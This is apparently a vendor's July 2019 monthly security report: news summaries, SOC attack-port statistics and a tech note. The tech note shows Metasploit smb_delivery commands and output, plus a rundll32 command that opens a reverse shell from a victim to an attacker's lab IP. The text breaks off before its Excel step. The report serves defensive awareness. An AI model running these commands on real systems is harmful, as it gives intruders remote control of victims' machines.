Monthly Security Report

2019
July

Cover Story

Running malicious commands through Excel files

Understanding DPOs and how GDPR is applied

IGLOOSECURITY

This report is based on the data collected through the SIEM solution at IGLOO Security's Security Operation Center (SOC). IGLOO Security continuously strives to achieve a 24/7 safe cyber environment throughout the year.

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

Cover Story

1. Monthly Security Issues

- Monthly security issues

2. IGLOO Statistics

- Monthly attack service and trend analysis
- Detailed analysis according to different patterns

3. Tech Note

- Running malicious commands through Excel files

4. Special Column

- Understanding DPO and how GDPR is applied to domestic companies and organizations

5. Focus On IGLOO Security

- This month's IGLOO Security

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

CHAPTER 1

Monthly Security Issues

1. Monthly security issues

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

1 Monthly Security Issues

Warning! Steganography utilized for cyber-espionage

- A high level cyber-espionage attack has been detected which aims to seize information from Southeast Asian governments as well as diplomatic and military organizations. This attack has been carried out for the last six years. Considering the method and tools used in the attack, the attack has been speculated to have originated from the cyber-espionage organization known as 'Platinum'.
- According to Kaspersky Lab, who discovered the attack, it seems that attacks have been able to stay hidden for a long time because the attackers encoded information using steganography techniques that can conceal the existence of the information itself.
- In the case of this attack, the malicious code commands were hidden in the HTML code. The attacker exploited the fact that the tab and space bar keys in the HTML code do not apply to the actual web site. Based on this fact, it is suspected that the command was encoded using a specific sequence using those two keys. Therefore, it was almost impossible to detect the commands in network traffic. This is because the malicious codes have only accessed unsuspecting websites, and no signs have been detected in the entire traffic.

Several critical vulnerabilities discovered after investigating Huawei products

- Finite State, an IoT specialist company, recently discovered various vulnerabilities including zero day vulnerabilities in Huawei products after investigating 1.5 million files from 10,000 firmware installed in 558 new products.
- Finite State claimed that Huawei products are very dangerous and vulnerable not only for governments but also for general users.
- According to studies, of the 558 Huawei products, 102 well known vulnerabilities were identified either belonging to the "fatal risk group" or "high risk group". In addition, 55% of the products contained at least one backdoor.
- Finite State claimed that Huawei developers were not using secure development process techniques and were using SW libraries that are more than 20 years old. They also claimed that they would be able to quantitatively demonstrate that Huawei's security levels were significantly lower than those of other companies' products.

'A *BEC* attack costs the city of Burlington, Canada $370,000'…Beware of the highly efficient 'BEC attacks'

- The City of Burlington, Canada, announced that it has recently suffered damages of up to $370,000 due to a complex phishing email attack. Details have not been disclosed, but it is speculated that the city has been hit by a "business email compromise" attack.
- The attack occurred on the 23rd of May with an email addressed to an employee in charge of banking operations concerning the city of Burlington. The email asked the employee to change the banking information disguised as its frequent business partner. Both the business name and the modification requests were fake. This employee had high authority and did not recognize the attack and changed the account information which caused serious damage.
- Security experts emphasize that BEC attacks can be a major threat to organizations of all kinds since 'people' are the weakest links in any organization. Therefore all employees should have an awareness on security matters.
- Unfortunately, BEC attacks are expected to continuously increase in the future. This is because the risk that the attacker faces is low while the potential financial gain is high, thus being a very efficient attack.

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

1 Monthly Security Issues

'An attack which has carried out 12 billion cases of attacks on a game website for 17months has been discovered'…Beware of the 'credential stuffing' attack targeting game players

- The game industry is becoming a target for cyber attacks called 'credential stuffing'.
- Credential stuffing is an attack in which the attacker tries to login through an automated tool and user information such as an ID and password. If the stolen information is authenticated, then the attacker sells it to another hacker or uses it directly for account hijacking.
- According to a recent Akamai report, there were 12 billion attacks on a game website for a total of 17 months starting from November 2017 to March of this year.
- Most of the credential stuffing is based on the world's largest data breach cases which are circulated. Security experts say that the game industry, where people can easily exchange game items, can be an attractive target to hackers. It is expected that cyber attacks targeting the game industry will increase rapidly in the future.

'Not even PDF files are safe'…attacks exploiting PDF files have increased

- As pdf files are widely being recognized as safe file formats and widely used in businesses, cyber attacks through pdf files are increasingly being exploited. Users need to be aware of such exploits.
- According to a recent SonicWALL report, more than 73,000 pdf file exploits were detected in March. This is far more than the 47,000 cases detected in the previous year.
- According to the report, more than 67,000 new malicious events were discovered during March which included pdf links to "Scammer(latest scammer)". In addition, approximately 5,500 cases are directly connected to other malicious codes.
- According to SonicWALL, a phishing campaign of pdf scam is usually done by the transmitter of the pdf file attaching it to the recipient as a normal business email. This file contains links to malicious pages that pretend to be legitimate pages. However, the attackers baited for clicks by inserting statements which advertised that the user could earn profits by clicking on the link.

'Do I look like a SW Dev to you?'…hacker disguised a freelance SW developer found

- The possibility of a new type of supply chain attack called 'outsourcing attack' has been predicted. It is argued that an attacker who receives software development work through freelance market could have carried out the attack by delivering software with hidden backdoors.
- According to reports from East Security, which analyzes the accounts of freelance developers who are suspected of being attackers, the hacker currently owns accounts from different countries within different SNS and freelance markets. The hacker claimed that he could develop a gambling online game. The hacker was utilizing lesser known western actors and models for profile pictures.
- The attacker put into consideration the fact that the majority of the freelance market set priorities on freelancers with the highest ratings from customers. Therefore the hacker gained high ratings in their regular tasks in order to first gain clients. Then, when the hacker receives a request towards a target company or finds an opportunity to gain financial profits, they would return the final product with a backdoor planted inside the system.
- Security experts state that it can be dangerous if there are no steps to verify that a freelance SW developer is doing just what is stated on the contract. They strongly emphasize that verification of the integrity of the developed SW must be done to ensure that the product is reliable.

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

1 Monthly Security Issues

Ransomware brings cities in the US to their knees.

- Recently, several cities in the United States have been attacked by Ransomware and have paid a huge amount of money to the attackers.
- A city in Florida has decided to pay $600,000 to recover systems and data. The attack is suspected to have started when an employee at the city hall clicked on a malicious link that came in via email. There was great confusion as the e-mails of the city, payrolls, contracts, and even 911's operations were paralyzed.
- Last month, Baltimore City suffered minor/major inconveniences for more than a month after being attacked by the Ransomware.
- Security experts claimed that, "Ransomware attacks almost always begin to spread through known vulnerabilities and employees with low security awareness." They emphasized that "they should first look for vulnerabilities, then regularly back up data, and carry out occasional security training for employees and must be ready for attacks."
- In the past, even if a decryption fee was paid, the decryption had a chance of failure. However, recently, it seems that attackers keep their promises in order to plant the image that they will guarantee data recovery if they are paid the ransom.

'IoT vulnerabilities have increased 54 fold during the last 5 years'

- Over the past five years, IoT vulnerabilities has increased over 50 times. Along with the 5G era, security for IoT devices is expected to increase rapidly, thus it has become a top priority.
- According to a recent IBM report, IoT vulnerabilities have increased by 5400% compared to five years ago. Such vulnerabilities can be exploited to carry out attacks such as DDoS and Cryptocurrency mining.
- By 2020 approximately 13 billion IoT sensors/devices are expected to be used by consumers. The adoption of smart technologies such as intelligent transportation systems, disaster management, and industrial IoT is also increasing.
- Security experts point out that many IoT manufacturers are neglecting security for faster product launches.

'I see that cryptocurrency has become more valuable? Let's start mining!'…Warning! Beware of phishing texts and mining malicious codes

- The value of Cryptocurrency has risen sharply in recent years. Phishing texts/messages and cryptographic mining malware that target cryptographic investors are rising as well.
- On June 6, messages disguised as a typical cryptographic exchange BITSUM were distributed causing confusion amongst people. The attacker sent a fake text saying that a hacking attempt on Bitsum was detected with the title "Bitsum emergency notice". The alphabet was pointing to a false phone number with a different website address (www.bitsumb.com) and a department called 'Bitsum Development'.
- It mentioned the possibility of a hacking incident in Bitsum, where a number of actual hacking incidents actually occurred in the past. It can be said that it is a typical social engineering method of phishing, which clickbait members of the Bitsum to click on malicious URLs.

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

CHAPTER 2

IGLOO Statistics

1. Monthly attack service and trend analysis

   01. Top 10 monthly attack service(port)

   02. Monthly attack service(port) cases compared to previous month

   03. Top 10 monthly attack service patterns

   04. Monthly attack service incident patterns compared to previous month

2. Detailed analysis according to different patterns

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

1 Monthly attack service and trend analysis

The IGLOO Security SOC collects data on attacks according to the server(port) and analyzes the attack. Through this process, future cyber threats can be predicted

01. TOP 10 monthly attack service(port)

SNMP(UDP / 161) events in the Top 10 service ports collected in July of 2019 climbed the ranks by one compared to the previous month while ICMP(0 / ICMP) events showed a downward trend. On the other hand, Oracle(TCP / 1521) and Unassigned(TCP / 18893) events have newly entered the rankings.

※ Based on IGLOO Security SOC SIEM data collection

Rank	Service(Port)	No. of Cases	Ratio(%)	Fluctuation
1	HTTP(TCP/80)	1,394,782,945	47.69%	-
2	DNS(UDP/53)	560,950,333	19.18%	-
3	HTTPS(TCP/443)	312,750,885	10.69%	-
4	Microsoft-DS(TCP/445)	298,841,154	10.22%	-
5	SNMP(UDP/161)	94,258,541	3.22%	▲1
6	ICMP(0/ICMP)	91,571,837	3.13%	▼1
7	IUA(TCP/9900)	87,753,765	3.00%	-
8	Telnet(TCP/23)	36,853,375	1.26%	-
9	Orcale(TCP/1521)	25,666,112	0.88%	NEW
10	Unassigned(TCP/18893)	21,449,791	0.73%	NEW
	Total	2,924,878,738	100.00%	-

[Table2-1] TOP10 monthly attack patterns

Copyright © IGLOO Security, Inc. 2019. All rights reserved.


1 Monthly attack service and trend analysis

The IGLOO Security SOC collects data on attacks according to the server(port) and analyzes the attack. Through this process, future cyber threats can be predicted

02. Monthly attack service(port) cases compared to previous month

As a result of event analysis results for each attack service port which occurred in July 2019, HTTP and DNS service ports have continuously been dominant, and the Unassigned (TCP/18893) and Oracle (TCP/1521) service ports have newly entered the ranks this month.

Oracle(TCP/1521) service is a DB related service port. It is possible to access, search, insert and modify internal information utilizing an SQL query. Therefore, it is necessary to periodically check the policy and check whether the service is used so that it cannot be accessed from outside. Unknown service ports, such as Unassigned(TCP/18893), may be used to change a specific service to an arbitrary port, or traffic may be generated due to an attacker's scanning attempt of a service vulnerability that is not recognized. Therefore, if the server is exposed to the outside, periodically check whether the port is open by checking whether the service is being used or not. The establishment of a policy to restrict such activity is recommended.



[Figure 2-1] TOP10 monthly attack port

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

1 Monthly attack service and trend analysis

The IGLOO Security SOC collects data on attacks according to the server(port) and analyzes the attack. Through a ranking process, future cyber threats become predictable.

03. TOP 10 monthly attack service patterns

As a result of the attack event analysis in July 2019, the events of MySQL-Server Login Brute force and Netbios Scan (Messenger RPC Dcom MyDoom) (UDP-137) have increased compared to the previous month. HTTP Login Brute Force events are showing a decline. In addition, HP Data Protector Client EXEC_CMD with Directory Traversal-1 and Ack Storm event have newly entered the ranking this month.

※ Based on IGLOO Security SOC SIEM data collection

Rank	Pattern	No. of Cases	Ratio(%)	Fluctuation
1	SMB Service connect(tcp-445)	944,220,404	87.51%	-
2	ACK Port Scan(F/W Scan)	99,150,584	9.19%	-
3	MySQL-Server Login Brute force	8,567,220	0.79%	▲1
4	Ack Storm	8,047,502	0.75%	NEW
5	Multi Packet Inspection	6,880,732	0.64%	-
6	MS WINS Server Registration Spoofing Vuln-1[Req](UDP-137)	3,520,290	0.33%	-
7	Netbios Scan (Messenger RPC Dcom MyDoom) (UDP-137)	3,273,128	0.30%	▲3
8	HTTP Login Brute Force	2,224,494	0.21%	▼1
9	Dcom_TCP_Sweep (MSBlaster Worm Messenger)	1,856,012	0.17%	-
10	HP Data Protector Client EXEC_CMD with Directory Traversal-1	1,295,378	0.12%	NEW
Total		1,079,035,744	100.00%	-

[Table 2-2] TOP10 monthly attack pattern

Copyright © IGLOO Security, Inc. 2019. All rights reserved.


1 Monthly attack service and trend analysis

The IGLOO SECURITY SOC collects data on attacks according to the server(port) and analyzes the attack. Through a ranking process, future cyber threats become predictable.

04. Monthly attack service incident patterns compared to previous month

The number of SMB Service Connect (tcp-445) events have increased significantly from the previous month taking up 87% of the Top 10 July 2019 attacks. It has been a long time since the issue of Ransomware using SMB service port was announced. Nevertheless, enterprise-targeting malicious codes aimed at the distribution in internal networks continue to occur until recently.

It is necessary to prevent the propagation to other PCs through firewalls and to make vaccine installation mandatory. In addition, e-mails are a major malicious code infection route in companies, such as impersonating a sender, inducing a file name such as a paycheck statement or a major business issue inducing a file attachment, It is necessary to make efforts to improve users' security awareness such as 'checking their vaccine before executing an attachment file'.



[Figure 2-2] TOP10 monthly attack pattern

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

2 Monthly attack service and trend analysis

IGLOO Statistics introduces results of an integrated analysis of the TOP 10 attack patterns which occurred in July. Each vulnerability needs to be dealt with in advanced in accordance with the integrated analysis results of each attack pattern.

Attack Pattern	Detailed Analysis Results
SMB Service Connect (tcp-445)	Microsoft Windows uses SMB protocol to share files and printer resources with other computers. Sharing resources using SMB in older versions (95, 98, Me and NT) of Windows used TCP port 137 and 139 and UDP port 138 by executing NETBIOS with NETBIOS over TCP/IP. On older versions of Windows 2000/XP, it was possible to run SMB directly through TCP/IP on TCP port 445. If the files are shared with easily guessable password or passwords are not set, they can suffer from secondary attacks.
ACK Port Scan (F/W Scan)	ACK Port Scan (F/W Scan) is a type of scanning attack targeting vulnerable ports which are allowed to be accessed by firewall policy. Attackers can collect information on vulnerable ports by analyzing the returned packet as a response to the packet sent in advance. These attacks are not intended to destroy the system but to collect information for planning a scenario for secondary attack.
MySQL-Server Login Brute force	A brute force attack can be launched against an user account in MySQL. MySQL replies with success/error based on supplied credentials and time required for the verification is almost the same in either cases. Hence, an attacker can launch brute force attack against a MySQL user account at a rapid rate and can try many different passwords.
Ack Storm	An Ack Storm is the a hacker sends a large amount of TCP/IP Ack signals to the target server, causing an unnecessary load on the target server. It is an attack method which delays normal services. It is a technique which attacks using loopholes of the TCP/IP protocol. This attack is also used to perform hijacking on the packets which contain sessions.
Multi Packet Inspection	A Multi Packet Inspection is a rule that occurs within the IPS of a specified company and detects using the automated pattern learning defense mechanism set-up within the IPS.It denies access for a certain amount of time if a packet, which exceeds the bytes PPS set-up by the IPS, is injected.
MS WINS Server Registration Spoofing Vuln-1 [Req](UDP-137)	This attack occurs while a name is being registered on the Windows WINS server and the NetBIOS is not inspected thoroughly enough. Through this vulnerability, the attacker is capable of redirecting the victims internet traffic through web proxy spoofing to a specified domain.
Netbios Scan (Messenger RPC Dcom MyDoom) (UDP-137)	A network scanner tool that scans all computers in the IP addresses range you choose, using NetBIOS protocol. For every computer located by this NetBIOS scanner, the following information is displayed: IP Address, Computer Name, Workgroup or Domain, MAC Address, and the company that manufactured the network adapter (determined according to the MAC address). NetBScanner also shows whether a computer is a Master Browser. You can easily select one or more computers found by NetBScanner, and then export the list into csv/tab-delimited/xml/html file.
HTTP Login Brute Force	This attack accesses the HTTP WEB service port(80) and repetitively inserts random strings through a Tool-Kit in order to find out the password for a specific ID(root, guest etc). Passwords which are easy to guess or are in an alphabetic/symbolic order are more prone to this attack. This attack can be prevented by using IDs and passwords over 6 letters and by Filtering data from the HTTP port(80/TCP).
Dcom_TCP_ Sweep (MSBlaster Worm Messenger)	W32.Blaster.Worm is a type of worm which spreads by exploiting the DCOM RPC Buffer Overflow vulnerability. If TCP/135 port is opened and if it is found to be vulnerable, the worm will infect the system. The infected system activates TCP/4444 port to download malicious file, "mblase.exe" from the host server using TFTP and registers it to the registry. During this process, network traffic on the infected system may increase.
HP Data Protector Client EXEC_CMD with Directory Traversal-1	This vulnerability occurs in the HP Data Protector Client. Directory Traversal is an attack which uses a bypass attack. It is an attack in which an unauthorized user sends maliciously manipulated input values to EXEC_CMD. If the attack is successful, the attacker can execute arbitrary codes with system level permissions. Prevention is possible by installing the latest patch released from vendors.

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

CHAPTER 3

Tech Note

Running malicious commands through Excel files

Copyright © IGLOO Security, Inc. 2019. All rights reserved.


Running malicious commands through Excel files

ICT Business Dept.
Security Analysis Team

01. Synopsis

In order to increase the odds of success of a cyber attack, hackers insert various functions within files that seem authentic such as macro functions(ex. *JS*, *Java*, *VBS*, and other codes). Thus, they are able to distribute malicious codes and they also research methods on how to hide their malicious codes from antivirus products.

In this issue, we will look at four ways to create reverse shells which bypass antivirus products and run command lines using an Excel file.



[Figure 5-1] Malicious activity scenario

02. Reverse shell creation

An attacker is being actively blocked by security solutions such as a firewalls in the frontline of the organization when unauthorized traffic attempts to enter from the external network. However, a Reverse Shell is often used to exploit the loose security policy for traffic going from the internal networks to external networks.

A Reverse Shell is when the hacker opens a shell from the victim's system to the attacker to connect to the victim's system. In this issue, we created a reverse shell using Metasploit's SMB Delivery module, which provides commands such as .dll payload processing and execution through the SMB server protocol.

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

Running malicious commands through Excel files

```
+ -- --=[ 541 payloads - 44 encoders - 10 nops            ]
+ -- --=[ 2 evasion                                       ]
+ -- --=[ ** This is Metasploit 5 development branch **   ]

msf5 > use exploit/windows/smb/smb_delivery
msf5 exploit(windows/smb/smb_delivery) > set FILE_NAME IGLOO.dll
FILE_NAME => IGLOO.dll
msf5 exploit(windows/smb/smb_delivery) > set FOLDER_NAME IGLOO
FOLDER_NAME => IGLOO
msf5 exploit(windows/smb/smb_delivery) > set SHARE IGLOO
SHARE => IGLOO
msf5 exploit(windows/smb/smb_delivery) > show options

Module options (exploit/windows/smb/smb_delivery):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   FILE_NAME    IGLOO.dll        no        DLL file name
   FOLDER_NAME  IGLOO            no        Folder name to share (Default none)
   SHARE        IGLOO            no        Share (Default Random)
   SRVHOST      0.0.0.0          yes       The local host to listen on. This must be an address
 on the local machine or 0.0.0.0
   SRVPORT      445              yes       The local port to listen on.


Exploit target:

   Id  Name
   --  ----
   0   DLL
```

[Figure 5-2] Utilizing the SMB delivery module and setting the exploit options

When you look at the contents in [Figure 5-2], you can select a dll file name, folder and path name, IP address (attacker) and PORT. For convenience, we have set the file name as: IGLOO.dll, and folder name and directory to: *IGLOO, IP: basic, and PORT: basic*.

After specifying the options and entering the commands, the meterpreter_reverse_tcp payload is automatically set. Then open the Meterpreter Reverse Shell and wait for the connection.

```
msf5 exploit(windows/smb/smb_delivery) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.37.128:4444
msf5 exploit(windows/smb/smb_delivery) > [*] Started service listener on 192.168.37.128:445
[*] Server started.
[*] Run the following command on the target machine:
rundll32.exe \\192.168.37.128\IGLOO\IGLOO\IGLOO.dll,0
```


[Figure 5-3] Running meterpreter_reverse_tcp payload

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

Running malicious commands through Excel files


The command line run on the victim's system is as shown below. If you look at the command line we used the rundll32.exe, provided by Windows. Then we connected the Shell to the hacker's system using the SMB protocol. rundll32.exe is a 32-bit abbreviation for Run Dynamic Link Library and is a utility tool used to run dll commands.

Command line : **rundll32.exe \\192.168.37.128\IGLOO\IGLOO\IGLOO.dll,0**



[Figure 5-4] Connecting to the victim's system through the SMB protocol

If you look at the attacker's system, you can see that Shell is connected as shown in [Figure 5-5].



[Figure 5-5] Confirmation of shell connection to victim's system

Now let's see how the attacker inserts the command line into Excel.

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

Running malicious commands through Excel files

03. Running commands through Excel files

